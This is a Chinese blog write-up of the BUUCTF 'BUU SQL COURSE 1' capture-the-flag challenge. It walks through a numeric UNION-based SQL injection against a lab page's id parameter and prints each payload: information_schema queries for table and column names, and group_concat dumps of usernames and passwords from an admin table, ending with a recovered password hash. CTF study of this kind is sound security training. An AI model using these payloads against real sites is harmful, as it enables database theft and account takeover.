




Buuctf | BUU SQL COURSE 1

原创

山川绿水  于 2021-12-27 17:01:05 发布  452  收藏 4

分类专栏: [Buuctf Web安全](#) [信息安全](#) 文章标签: [sql 数据库 database](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m_de_g/article/details/122174226


版权



[Buuctf](#) 同时被 3 个专栏收录

3 篇文章 0 订阅

订阅专栏



[Web安全](#)

29 篇文章 2 订阅

订阅专栏



[信息安全](#)

42 篇文章 2 订阅

订阅专栏


Buuctf | BUU SQL COURSE 1

一、题目链接


<https://buuoj.cn/challenges#BUU%20SQL%20COURSE%201>

二、实战化演练


1. 直接使用弱口令来进行测试



2. 经过多次的测试，都无法注入，说明这个是写死的注册和登录，左边不是有热点吗？查看了一下跳转




3. 通过访问 `backend/content_detail.php?id=1`



CSDN @山川绿水

4.通过修改后面的id=1, 2, 3, 均会返回信息, 直接使用SQL查询语句

```
1 and 1=1
```





CSDN @山川绿水



5.我们尝试使用

```
1 and 1=2
```

没有任何的回显





6.判断 `or` 是否被过滤



7.判断列数





3 的时候没有回显，1, 2 有回显，说明有 2 列




8.判断显位点

```
?id=-1 union select 1,2
```



9.爆破数据库

```
?id=-1 union select 1,database()
```



title: "1"
content: "news"




http://3879e12c-9e82-45da-98f9-f3fe38bc41e3.node4.buuoj.cn:81/backend/content_detail.php?id=-1 union select 1,database()

CSDN @山川绿水

10.得到数据库名 `news`，获取数据表信息

```
?id=-1 union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='news')
```



title: "1"
content: "admin,contents"





http://3879e12c-9e82-45da-98f9-f3fe38bc41e3.node4.buuoj.cn:81/backend/content_detail.php?id=-1 union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='news')

CSDN @山川绿水

11.得到表名信息 `admin`，`contents`，使用 `admin` 表，获取字段名信息


```
?id=-1 union select 1,(select group_concat(column_name) from information_schema.columns where table_schema='news' and table_name='admin')
```



CSDN @山川绿水

12.得到字段名分别是 `id` , `username` , `password` ,获取 `username` 的信息


```
?id=-1 union select 1,(select group_concat(username) from admin)
```



CSDN @山川绿水

13.获取 `password` 的信息

```
?id=-1 union select 1,(select group_concat(password) from admin)
```




CSDN @山川绿水

14.通过上述SQL注入可以得到用户名和密码

```
admin  
dba223cce96cb458550d0d195bdb2386
```

15.此时在登录框中输入其用户名和密码，即可得到 **flag**



CSDN @山川绿水

三、ps

- 1.本道题目的新颖之处在于，使用的 **SQL注入** 的点，并不是登录界面，而是使用的是 **304** 跳转之后的网站；
- 2.本道题目属于数字注入，比较常规，关键在于能找到注入点